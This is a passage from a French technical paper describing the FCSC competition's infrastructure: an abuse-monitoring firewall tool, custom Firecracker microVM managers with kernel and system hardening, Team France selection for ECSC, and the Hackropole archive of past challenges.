Hodormon est le principal client de *Hodor*. Son rôle est d'effectuer le traitement de tous les journaux applicatifs des serveurs web afin d'y détecter des abus. Il maintient des compteurs de requêtes, d'erreur et de dépassement de seuil et persiste éventuellement la décision de blocage en utilisant l'API REST de *Hodor*. Les heuristiques de blocage sont adaptées chaque année en fonction de nos différents retours d'expérience. Afin de ne pas bloquer les joueurs, le premier blocage est de courte durée. Cette durée devient néanmoins exponentielle en cas de récidive. *Hodormon* est également en charge de notifier les actions de blocage aux organisateurs du FCSC via un connecteur Discord. La notification contient un extrait de l'activité malveillante ainsi que la géolocalisation de l'adresse IP offensive. Ce canal de supervision permet aux modérateurs du FCSC de prévenir les compétiteurs concernés le cas échéant.

Hodorctl est l'interface en ligne de commande permettant de contrôler *Hodor* depuis l'hôte ou à distance.

Listing 2: Interface en ligne de commande de *Hodor*.

```
hodorctl - control hodor fiwerall

Use hodorctl to create XDP filtering rules with ease

Usage:
  hodorctl [flags]
  hodorctl [command]

Available Commands:
  drop        Manage drop entries
  help        Help about any command
  ignore      Manage ignore entries
  sets        Manage Hodor sets
  stats       Display Hodor statistics

Flags:
  -c, --config string   config file (default
  ↪  "/etc/hodor/hodorctl.toml")
  -h, --help            help for hodorctl
  -v, --version         version for hodorctl

Use "hodorctl [command] --help" for more information about a
↪  command.
```

Pour les prochaines éditions, les fonctionnalités suivantes sont en cours de développement :

- Création d'une brique centrale de notification en charge de la corrélation, de la déduplication et de la visualisation de l'activité de *Hodor*.
- Amélioration des mécanismes de synchronisation entre les nœuds *Hodor*.
- Amélioration des heuristiques de détection de comportements suspects.

L'API de *Hodor* en facilitant l'interfaçage avec des programmes existants ou de petits scripts devrait également permettre aux administrateurs système d'étendre simplement les fonctionnalités de filtrage tout en bénéficiant de mécanismes de filtrage performants.

B.6 Les microVM : un nouvel environnement d'exécution des épreuves

Une nouvelle frontière de sécurité. Comme expliqué précédemment dans l'article, l'édition 2023 a vu un changement important dans l'infrastructure :

la conteneurisation n'est plus envisagée comme la principale frontière de sécurité. C'est désormais la virtualisation qui remplit ce rôle. La raison principale vient du fait que le noyau ne peut pas être envisagé comme une frontière de sécurité pour une partie des épreuves du FCSC.

Ce changement est bénéfique pour toutes les épreuves, car il donne plus de contrôle aux concepteurs sur l'environnement. Un noyau spécifique peut désormais être utilisé pour une épreuve en particulier, ce qui n'était pas le cas avec les conteneurs. Cette nouveauté ouvre également un nouveau champ des possibles : certaines épreuves n'étaient avant pas proposées au FCSC car trop compliquées ou risquées à isoler dans un conteneur.

Choix de la technologie utilisée. Le passage des conteneurs aux machines virtuelles posait la question des ressources nécessaires. Le but était de faire cette transition sans grever le budget du FCSC. Les machines virtuelles devaient donc être minimalistes, ce qui contribuerait également à réduire leur surface d'attaque.

Les microVM semblaient idéales pour cet usage : leur usage permet la jonction entre la faible consommation d'un conteneur et les garanties de sécurité d'une machine virtuelle. Il existe plusieurs projets *open source* permettant l'utilisation de microVM. En effet, cette technologie est de plus en plus utilisée par les fournisseurs de solutions *cloud* dans leurs offres de services. Plusieurs acteurs majeurs du marché ont développé leur propre solution, puis l'ont publiée : Google (crosvm [9]), AWS (firecracker [28]). Certains acteurs se sont même regroupés au sein d'un même projet appelé *Cloud Hypervisor* [24]. Parmi eux, on retrouve notamment Microsoft, Intel, ARM et Alibaba. La grande majorité de ces solutions étant développées avec le même langage de programmation (Rust), plusieurs grandes entreprises (Amazon, Google, Intel et Red Hat) se sont accordées pour développer une base de code commune : rust-vmm [27].

Ces différentes solutions offrent des approches différentes du sujet. Certaines sont particulièrement minimalistes et prévues pour héberger des services de *back-end* : c'est par exemple le cas de Firecracker qui est utilisé pour le service *AWS Lambda*. D'autres intègrent plus de fonctionnalités et sont conçues pour héberger des systèmes d'exploitation entiers, potentiellement à destination d'utilisateurs : c'est le cas de CloudHypervisor.

Dans le cadre du FCSC, le besoin est relativement simple : héberger des services légers en minimisant les ressources consommées et en maximisant la sécurité. Le manager de microVM se rapprochant le plus de ce besoin étant Firecracker, nous avons décidé d'utiliser cette solution.

Développement de deux solutions ad hoc. Firecracker se présente sous la forme d'un binaire. Chaque nouvelle microVM est créée en exécutant le binaire et en lui donnant les détails de configuration de la machine par une API ou directement dans un fichier. Son usage est assez simple, mais peu adapté au déploiement de nombreuses machines virtuelles sur plusieurs serveurs.

Certains projets ont pris le parti d'intégrer Firecracker comme un *runtime* Docker. C'est par exemple ce que proposent les *Kata Containers* [5]. Cela permet de profiter de l'écosystème Docker (fichiers *compose*, gestion du réseau, etc.) tout en profitant des gains de la virtualisation. La solution des *Kata Containers* n'a pas été retenue, pour une raison principale : l'architecture utilisée par le projet. Les VM disposent d'un agent qui communique avec la machine hôte au travers d'un *vsock*. Nous préférions éviter de garder cette surface d'attaque dans la VM, qui a déjà été exploitée à plusieurs reprises et constitue un chemin naturel pour s'échapper des machines virtuelles. Le but est d'avoir une VM la plus déconnectée possible de la machine hôte, toujours dans l'objectif de réduire la surface d'attaque exposée depuis l'intérieur de la machine invitée.

Après avoir réalisé des recherches sur l'écosystème des microVM et les solutions proposées en sources ouvertes, nous sommes arrivés à la conclusion qu'il n'existe pas de solution qui couvre exactement nos besoins : permettre de massivement créer des microVM, sans agent dans la machine virtuelle et avec un logiciel simple à déployer. Nous aurions pu faire en sorte d'utiliser des briques existantes, cependant, le FCSC faisant office de laboratoire pour les envies les plus folles des administrateurs, nous avons décidé de développer notre propre solution. Il est important de préciser que le choix de développer une solution ad hoc n'est pas nécessairement raisonnable : nous l'avons fait car c'était possible dans le cadre du FCSC et que le défi technique dans un temps restreint nous motivait.

La finalité de ce développement était de pouvoir créer de multiples microVM par l'intermédiaire d'une API en gérant automatiquement les ressources nécessaires à l'environnement de la VM, sans recourir à un agent dans celle-ci. Une machine virtuelle devait pouvoir être mise en production par une chaîne de déploiement en quelques secondes. Deux versions ont été développées en parallèle par deux administrateurs, sur le modèle du Hackathon longue durée. Le développement a été fait sur du temps libre, sur une période de quelques mois. L'intérêt principal de développer deux solutions, au-delà de la motivation mutuelle, était de pouvoir mettre en production ces preuves de concept en limitant le risque d'avoir fait les mêmes erreurs. La préparation des machines en 2023 permettait de passer

d’un manager de microVM à l’autre en quelques minutes si nécessaire. Ces deux programmes sont nommés `metal` et `blackbuck`. Ils ont été développés dans des langages de programmation différents : Golang pour `metal` et Rust pour `blackbuck`.

Fonctionnalités des managers de microVM. Les programmes développés pour gérer les microVM réalisent deux grandes tâches : créer les ressources nécessaires à la VM sur la machine hôte, puis créer la microVM.

La partie réseau est assez simple. Les microVM disposent d’une interface TAP sur la machine hôte qui peut être ajoutée à un bridge lorsque les microVM doivent disposer d’un réseau commun. L’interface bridge est par exemple utilisée au FCSC pour créer un réseau d’administration auquel appartiennent toutes les VM. Ce réseau sert à exporter les logs et à se connecter en SSH à travers une microVM bastion. Les caractéristiques nécessaires à la configuration d’un réseau sont envoyées à l’API sous forme de fichier JSON. Pour référence, le fichier de configuration du réseau d’administration Listing 3 est inclus dans le papier.

Listing 3: Fichier de configuration du réseau d’administration des microVM en 2024.

```
1 {
2     "id": "chall-adm",
3     "config": {
4         "type": "bridge",
5         "if_name": "br-admin",
6         "net": "192.168.98.1/24"
7     }
8 }
```

La partie création des machines virtuelles est celle qui concentre la plus-value du programme. Ses fonctionnalités peuvent être résumées en quelques points :

— Réception de la configuration de la VM par l’API, en JSON ;
— Validation de la configuration : cohérence de la configuration réseau, identifiant unique, référence à un disque système et un noyau valide, etc ;
— Ajout des informations de la machine dans une base de données en mémoire déchargée sur disque ;
— Création des interfaces réseau de la VM sur la machine hôte ;
— Création à la volée d’un initramfs contenant un binaire d’init personnalisé et la configuration JSON de la machine. L’utilisation d’un initramfs plutôt qu’un initrd vient du fait que la VM n’a pas

besoin de supporter un système de fichier spécifique pour charger un initramfs (ce qui n'est pas le cas de l'initrd) ;
— Démarrage de la VM.

Pour référence, le fichier de configuration de la VM de l'épreuve `PTSD` est donné dans le Listing 4.

Tous les fichiers utilisés par la VM sont sur une partition dédiée, formatée en BTRFS [18]. Cela permet d'utiliser les fonctionnalités de *copy on write* de ce système de fichier afin d'économiser beaucoup de place et de lancer les VM plus rapidement. En moyenne, les VM utilisent un disque système de 5 Gio, 1 Gio de RAM et 1 vCPU.

Les avantages de l'utilisation du *copy on write* sont conséquents au niveau des ressources utilisées. À titre d'exemple, environ 40 VM étaient déployées en ligne sur chaque hyperviseur lors de l'édition 2024. L'espace disque total utilisé par toutes les VM sur chaque hyperviseur était de 36 Gio. Sans *copy on write*, cela aurait représenté plus de 200 Gio. En tout, plus de 1000 microVM ont été déployées pour l'édition 2024 du FCSC. Cela inclut les périodes avant, pendant et après la compétition (préparation de l'infrastructure, test des épreuves, etc.)

*Binaire d'*init. L'absence d'agent dans la VM nécessite que celle-ci dispose de toutes les informations nécessaires pour se configurer en autonomie au démarrage. Cette étape est prise en charge par un binaire d'init créé spécifiquement pour cela et exécuté lors du chargement de l'initramfs. Il charge la configuration JSON injectée à la volée lors de la création de l'initramfs, puis configure les briques de base de la VM en fonction du contenu du fichier : configuration DNS, configuration des interfaces réseau, disques montés, routes par défaut, etc.

Déploiement de l'épreuve dans la machine virtuelle. Les épreuves sont toujours déployées sous forme de conteneur Docker dans les machines virtuelles. Sauf nécessité pour la résolution des challenges, les VM n'ont pas accès à Internet. Cette mesure pose une question d'infrastructure : comment charger les images Docker des épreuves sans accès au *registry* Docker privé du FCSC ?

Nous avons décidé d'utiliser les disques additionnels des microVM pour résoudre cette problématique. Une fois les images Docker construites par la chaîne de déploiement, le plugin développé pour créer les disques vient parcourir les fichiers `docker-compose.yml` afin d'avoir la liste des images nécessaires. Ces images sont alors téléchargées depuis le *registry*, compressées, injectées dans le disque `ext4` préparé par la chaîne de déploiement. Ce disque est envoyé aux hôtes des microVM et monté en lecture seule.

Listing 4: Fichier de configuration de la VM de l'épreuve PTSD en 2024.

```
{
  "id": "ptsd",
  "vm_type": "firecracker",
  "hostname": "ptsd",
  "interfaces": [
    {
      "guest_dev": "eth0",
      "host_dev": "ptsd-p",
      "ip_configs": [
        {
          "host_net": "10.23.2.1/24",
          "guest_net": "10.23.2.2/24"
        }
      ]
    }, {
      "guest_dev": "eth1",
      "host_dev": "ptsd-a",
      "ip_configs": [
        {
          "host_net": "172.16.98.36/24",
          "guest_net": "192.168.98.36/24",
          "network": "chall-adm"
        }
      ]
    }
  ],
  "additional_drives": [{
        "id": "docker",
        "read_only": true,
        "device_path": "/data/disks/ptsd/docker.ext4",
        "mount_point": "/data/bootstrap"
  }],
  "kernel": "hardened/6.7/vmlinux.bin",
  "rootfs": "debian.ext4",
  "rootfs_overlay": false,
  "disk_size": "5 GiB",
  "resources": {
    "ram_size": "1 GiB",
    "vcpu": 1
  },
  "dns": [ "8.8.8.8", "1.1.1.1" ]
}
```

Le démarrage de la VM suit alors son cours en passant par plusieurs services `systemd` prévus spécifiquement pour cet usage. Un premier service s'occupe d'amorcer la VM et de placer tous les éléments du disque monté dans la VM au bon endroit :

- Les images Docker compressées présentes dans le disque sont chargées par le démon Docker de la VM ;
- Les certificats SSH servant à la connexion par le bastion sont copiés ;
- Les éventuels profils AppArmor sont chargés dans la VM ;
- Les autres actions spécifiques à chaque épreuve peuvent aussi être faites dans ce service.

Concrètement, ce service utilise un script bash injecté dans le disque monté en lecture seule dans la VM. Ce script est hébergé dans chaque dépôt d'épreuve sur le serveur git et peut donc être modifié facilement. Un deuxième service se charge ensuite de démarrer la *stack* Docker de l'épreuve dans la machine virtuelle.

Préparation du noyau Linux. La compilation des noyaux déployés dans les microVM fait l'objet d'une attention particulière des administrateurs afin de minimiser leur surface d'attaque, réduire leur taille et optimiser le temps de chargement des machines virtuelles.

Un dépôt dédié permet l'édition et la compilation automatisée de deux types de noyau :

- Les noyaux de référence de Firecracker et cloud-hypervisor qui sont utilisés pour les tests d'intégration. Chacun de ces projets fournit les `.config` correspondant à plusieurs versions de noyau. [5,6]
- Le noyau durci de production utilisant la dernière version stable de Linux. Ce noyau peut être décliné pour certaines épreuves nécessitant l'ajout de modules supplémentaires.

Le noyau de production est construit en appliquant plusieurs mesures de durcissement aux configurations de références précitées :

- Application des recommandations de sécurité relatives à un système GNU/Linux [2] de l'ANSSI.
- Application du patch noyau du projet `linux-hardened` [22].
- Application de l'ensemble des recommandations de l'utilitaire d'analyse de configuration `kernel-hardening-checker` [23]. Seules les options `CONFIG_USER_NS` et `CONFIG_BPF_SYSCALL` sont conservées pour permettre l'exécution des conteneurs Docker.

[5] https://github.com/firecracker-microvm/firecracker/blob/main/docs/kernel-policy.md

[6] https://github.com/cloud-hypervisor/cloud-hypervisor/tree/main/resources

— Retrait de tous les drivers, fonctionnalités et modules non utilisés ou présentant des risques de sécurité importants.

La configuration fine du noyau ainsi que l'étape de déploiement du noyau compilé n'ont pas encore été automatisées. La feuille de route suivante est identifiée pour les prochaines éditions :

— Poursuite des travaux de suppression des fonctionnalités non utilisées du noyau.
— Automatisation de bout en bout de la récupération des dernières versions de noyau, leur compilation et leur déploiement sur les dépôts d'infrastructure.
— Ajout du support de nouvelles architectures matérielles comme ARM.
— Ajout du support de nouveaux systèmes d'exploitation (BSD, Windows, etc.).

Préparation du disque système. La construction du disque système générique des machines virtuelles est réalisée avec l'outil d'automatisation `Packer` [11]. Une image de base Debian stable est chargée avec QEMU et configurée avec `Ansible` [12]. Les recettes suivantes sont appliquées :

— *durcissement système* : supprime les paquets non utilisés, place en liste noire les modules noyaux inutiles ou obsolètes, applique les sysctl de durcissement et plusieurs recommandations du guide Linux [2] de l'ANSSI.
— *ssh* : configure et applique des paramètres de durcissement du serveur OpenSSH.
— *users/pki* : ajoute les utilisateurs système et configure l'IGC du FCSC utilisée par les membres de l'organisation pour avoir accès aux épreuves.
— *chrony* : configure le serveur de temps de la machine virtuelle pour utiliser le module `KVM_PTP` et obtenir une source de temps depuis le système hôte.
— *docker* : configure et applique des paramètres de durcissement de Docker pour l'exécution des épreuves.
— *bootstrap* : installe le service `systemd` permettant le chargement des épreuves conteneurisées en mode déconnecté.
— *syslog* : installe et configure de la journalisation centralisée de la machine virtuelle.
— *network* : active `systemd-networkd` comme gestionnaire de configuration réseau.

Cette tâche d'automatisation se termine par l'extraction de la partition système de la machine virtuelle qui est ensuite manuellement distribuée sur les dépôts d'infrastructure du FCSC. À l'instar de la préparation des noyaux, l'équipe d'administration souhaite dans le futur pouvoir automatiser de bout en bout la création et la distribution des images systèmes et élargir le nombre de distributions Linux et de systèmes d'exploitation supportés.

Des tests sont également en cours pour évaluer la possibilité d'utiliser de Nix [6, 7] afin de simplifier le processus de génération des noyaux et des images système. Cette évolution faciliterait aussi la réalisation d'images reproductibles, ce qui est particulièrement intéressant pour garantir que l'environnement des épreuves reste le même.

C European Cybersecurity Challenge (ECSC)

L'ECSC est un événement européen coordonné par l'ENISA depuis 2014 dans le but de promouvoir le domaine de la cybersécurité chez les jeunes. Cet événement a lieu une fois par an, entre septembre et novembre, et s'inscrivait historiquement dans le cadre du cybermois. Il est notamment géré par un *Steering Committee* constitué de membres des différents pays participants à l'ECSC. Ce comité se réunit plusieurs fois par an et décide et échange sur les modalités d'organisation, des évolutions, de la communication, etc. Le pays hôte en charge de l'organisation effective de l'événement (épreuves, infrastructure, mais aussi nourriture, hôtel, etc.) est désigné par l'ENISA et change tous les ans (tableau 2).

D'un point de vue technique, l'ECSC se joue en équipe et s'étale sur deux journées avec, depuis 2022, un CTF de type « Jeopardy » le premier jour, et un CTF de type « Attaque/Défense » le deuxième jour.

Nous revenons dans cette section sur la sélection de la *Team France*, l'équipe qui représente la France durant l'ECSC.

C.1 Constitution de la *Team France*

Répartition d'âge de l'équipe de France. Étant à destination des jeunes, les règles de l'ECSC imposent d'avoir une équipe de 10 personnes de moins de 25 ans, avec au moins cinq personnes de moins de 20 ans. Les plus jeunes se faisant plus rares, la compétition est généralement plus rude pour les 21-25 ans. En pratique, l'équipe française est composée de cinq personnes de moins de 20 ans (« Junior »), cinq personnes de moins de 25 ans (« Senior »). Nous sélectionnons aussi deux remplaçants pour chaque

Tableau 2. Historique des événements ECSC passés.

Année	Pays hôte	Participants	Position France
2014	Autriche (Fürstenfeld)	3	—
2015	Suisse (Lucerne)	6	—
2016	Allemagne (Düsseldorf)	10	—
2017	Espagne (Malaga)	15	—
2018	Royaume Uni (Londres)	17	2ème
2019	Roumanie (Bucarest)	20	7ème
2020	*annulé*	—	—
2021	République Tchèque (Prague)	19	4ème
2022	Autriche (Vienne)	28	3ème
2023	Norvège (Hamar)	28	5ème
2024	Italie (Turin)	*à venir*	—

catégorie d'âge : ces remplaçants font partie de la *Team France*, même s'ils ne vont normalement pas à l'ECSC.

Entretiens pour constituer l'équipe. À la fin du FCSC, nous proposons des entretiens :

— au top cinq du classement général « Junior » et « Senior »,

— et au top trois du classement « Junior » et « Senior » dans chaque catégorie qualifiante (généralement cryptographie, rétro-ingénierie, exploitation binaire, web).

Selon les années, les entretiens permettent également d'identifier des profils de capitaine d'équipe ou d'administrateur système.

C.2 Entraînement de l'équipe

L'ECSC met au défi les équipes des différents pays sur une compétition Jeopardy similaire au FCSC. Selon les années, l'ECSC peut également proposer une phase de compétition dans un format « Attaque-Défense ».

Entraînement pour les CTF Jeopardy. La *Team France* participe à une dizaine de CTF Jeopardy en ligne entre juin et septembre. Grâce à ces participations, les membres de l'équipe apprennent à travailler ensemble. C'est aussi l'occasion pour les coachs d'identifier un ou plusieurs potentiels capitaines d'équipe.

Entraînement pour les CTF Attaque-Défense. En revanche, le FCSC ne prépare pas aux CTF de type Attaque-Défense. Il est donc important pour l'équipe de France de s'entraîner sur ce sujet avant l'ECSC.

Fig. 11. ECSC 2023 : les équipes sont disposées sur des tables de 10 personnes dans le Vikingskipet de Hamar (Norvège). La *Team France* est celle située le plus en bas sur l'image.

Depuis 2022, l'équipe a participé aux deux principaux CTFs qui suivent ce mode de jeu sur cette période : le `ENOWARS` et le `FAUSTCTF`. En 2023, l'ENISA a organisé un entraînement avec toutes les équipes nationales.

Contrairement au Jeopardy, il est important en Attaque-Défense d'être équipé d'outils d'analyse réseau efficaces. Les outils classiques tels que `Wireshark` ou `tcpdump` ne sont pas adaptés à une compétition d'attaque-défense en temps limité et stressante. En 2022, la Team France a utilisé `Tulip` [29], un outil développé par d'autres équipes participant à l'ECSC. En 2023, une interface graphique (figure 12) pour la sonde réseau Suricata a été développée puis publiée par l'équipe [16].

D Hackropole : archives des épreuves du FCSC

Hackropole est une plate-forme web archivant les épreuves des précédents FCSC. Elle est accessible sur `https://hackropole.fr/` (voir figure 13).

D.1 Motivation

Chaque année, entre 50 et 100 épreuves sont publiées pour le FCSC. Afin de garder la compétition intéressante et équitable, chacune de ces




Fig. 12. Shovel : interface graphique pour visualiser les journaux de Suricata.

épreuves est nouvelle et créée pour l’occasion. Ces épreuves sont mises en ligne durant le FCSC et seulement pendant une dizaine de jours. À la fin de l’événement, l’infrastructure est démontée et les épreuves deviennent inaccessibles. Certains participants conservent les fichiers pour les regarder à nouveau dans les semaines qui suivent, mais il n’existait auparavant aucun archivage public.

Suite au retour de nombreux joueurs dès 2019, les épreuves écrites pour la sélection de l’ECSC 2019 ont été mise en ligne dans un dépôt Git sur le compte GitHub de l’ANSSI : `https://github.com/ANSSI-FR/ctf`. Néanmoins, faute de temps les années suivantes, les épreuves des FCSC n’ont pas été mises en ligne. Par ailleurs, ce format de publication sert uniquement à archiver les épreuves, sans réelle réutilisation.

Naissance de l’idée d’Hackropole. Dès 2020, l’idée de développer une plate-forme web d’archivage est née. Cette plate-forme a pour but de :

- créer des ressources pédagogiques pouvant être utilisées pour de l’autoformation, ou par l’enseignement supérieur français ;
- agréger des solutions contribuées par la communauté pour illustrer l’état de l’art des outils ou des méthodes de résolution innovantes ;
- mettre en avant les épreuves du FCSC à la communauté internationale (traduction anglaise et française).




Fig. 13. Hackropole : Page d'accueil du site.

Aspect non compétitif. Le FCSC est une compétition limitée dans le temps, ce qui peut être un format stressant et frustrant. Hackropole contraste avec le FCSC en n'offrant aucun classement sur la résolution des épreuves, mais en mettant en avant les utilisateurs qui contribuent au contenu de la plate-forme avec des solutions pédagogiques. Par ailleurs, toutes les épreuves d'Hackropole ont déjà été publiées dans le cadre du FCSC, donc les solutions à certaines de ces épreuves sont déjà publiques et en ligne. Pour cette raison, un classement basé sur la résolution comme d'autres sites le font aurait peu de sens.

D.2 Choix techniques

Objectifs. Au-delà des objectifs généraux du projet, plusieurs objectifs supplémentaires ont guidé les choix techniques pour la conception et la mise en ligne de la plate-forme :

— minimiser les besoins de maintenance et d'administration de la plate-forme ;
— ne pas nécessiter de compte pour accéder aux épreuves, aux solutions, et garder sa progression locale ;
— minimiser les informations personnelles traitées/stockées ;
— minimiser la surface d'attaque exposée et l'impact de la compromission de la plate-forme.

Images Docker pour les épreuves en ligne. Afin de ne pas avoir d'infrastructure d'épreuves à gérer, le choix a été fait de ne pas déployer les

épreuves comme le fait le FCSC. À la place, des images Docker sont mises en ligne et peuvent être téléchargées et lancées par les participants. Cela permet de limiter l'infrastructure à un unique site Web.

Solutions accessibles. Contrairement à beaucoup de plate-formes de CTFs, les solutions des épreuves sont accessibles aux utilisateurs, même sans les avoir résolues. Ce choix a été fait pour renforcer l'aspect pédagogique d'Hackropole, pour que ses utilisateurs puissent apprendre, sans rester bloqués sur une épreuve.

Site statique avec API. Pour limiter encore l'infrastructure à maintenir et faciliter le déploiement et la résilience de la plate-forme, le site Hackropole est statique et généré automatiquement avec le moteur Hugo [1]. L'ensemble du contenu HTML, CSS et JavaScript est généré et servi directement aux utilisateurs. Cela a pour autre conséquence de limiter la surface d'attaque de la plate-forme et de garantir son bon fonctionnement futur avec une maintenance minimale.

Quelques interactions dynamiques sont tout de même implémentées à l'aide d'une API. Si un utilisateur souhaite sauvegarder sa progression, soumettre une solution ou voter pour une épreuve ou solution, cela passera par l'API. Pour simplifier l'hébergement, l'API a été développée en PHP et est accolée à une base de données MySQL.

Néanmoins, le site reste conçu pour être utilisé statiquement et ne nécessite pas cette API pour fonctionner. Il est toujours possible de parcourir les épreuves d'Hackropole et de les résoudre même en cas de problème technique de la base de données. Par exemple, le 26 décembre 2023, une coupure de courant a eu lieu dans le centre de données de notre hébergeur, ce qui a rendu complètement indisponible la base de données pendant plusieurs heures. Malgré cette indisponibilité, la plate-forme Hackropole est tout de même restée fonctionnelle et cela n'a causé que des désagréments mineurs (e.g., solution non soumise).

Délégation de l'authentification des utilisateurs. Une forme d'authentification est nécessaire pour permettre aux utilisateurs de sauvegarder leur progression d'un ordinateur à un autre. Cette authentification sert également pour comptabiliser des votes et soumettre des solutions. Implémenter cette authentification nécessiterait de stocker des noms d'utilisateurs et des condensats de mot de passe, et de les recevoir en clair. Cette fonctionnalité en impliquerait également d'autres, par exemple : stockage d'une adresse mail, gestion de la réinitialisation des mots de passe, assistance aux personnes n'arrivant plus à se connecter, etc.

Fig. 14. Liste des épreuves sur Hackropole (capture d'écran, avril 2024).

Par conséquent, le choix est fait de déléguer l'authentification à des tiers et de ne stocker qu'un identifiant unique et un pseudonyme. Les fournisseurs d'authentification choisis sont, à date de rédaction, GitHub, GitLab et Discord. Nous avons choisi ces tiers, car il est habituel pour les joueurs de CTF d'être présent au moins sur l'une de ces trois plates-formes. Même si Hackropole ne les stocke pas, la plate-forme voit passer des jetons de compte GitHub, GitLab et Discord. Afin de limiter l'impact d'une possible compromission d'Hackropole, les jetons demandés ne permettent que la lecture des informations publiques des comptes GitHub, GitLab et Discord associés aux jetons.

Validation des flags. Comme toute plate-forme de CTF, Hackropole a besoin de pouvoir vérifier les *flags* soumis par les utilisateurs. Pour renforcer la résilience du site, cette vérification se fait localement si l'utilisateur n'est pas connecté à la plate-forme. Ainsi, chaque page d'épreuve est générée avec un condensat SHA256 du flag attendu dans le code. Un script JavaScript vérifie sa valeur côté client, et si l'utilisateur a désactivé JavaScript, Hackropole affiche une commande Bash pour valider le flag sous Linux (figure 16).

Ouverture du code source. Dans l'ensemble des ressources servant à générer le site Hackropole, nous avons mis de côté les gabarits HTML, feuilles de style CSS et sources Javascript. Ce code a été publié sous forme d'un thème pour Hugo dans le but d'être réutilisable par une entité souhaitant publier des épreuves de CTF. Le code source est disponible sur `https://github.com/ANSSI-FR/hackropole-hugo` sous licence libre MIT.




Fig. 15. Première connexion sur Hackropole via GitLab.

(a) Avec JavaSript

(b) Sans JavaScript

Fig. 16. Formulaire de soumission du flag sur une épreuve

D.3 Accueil de la plate-forme par le public

Hackropole a été officiellement lancée le 1er décembre 2023, après quelques semaines de tests par la *Team France*. Les épreuves ont été publiées progressivement jusqu'au 25 décembre (figure 17) afin de répartir la charge et de motiver les utilisateurs à revenir sur le site.

L'hébergeur choisi journalise les requêtes effectuées, nous avons donc pu observer les vagues de connexions début décembre (figure 18). Parce qu'il n'y a pas de traqueurs sur le site, le calcul du nombre de visiteurs par jour est nécessairement sous-estimé : il est évalué en comptant le nombre de couples d'adresses IP et d'User-Agent différents.[7] Les vagues de connexion sont corrélées à l'annonce d'Hackropole sur les réseaux sociaux. De janvier à mars 2024, il y a eu entre 500 et 1000 visiteurs par jour.

[7] Plusieurs utilisateurs se connectant depuis des machines d'établissement scolaire partageant la même adresse IP seront comptés comme 1 unique visiteur.




Fig. 17. Déblocage des épreuves pendant le mois de décembre 2023.




Fig. 18. Nombre de hits et de visiteurs (même adresse IP, même User-Agent, même jour) du 1er décembre 2023 au 31 janvier 2024.

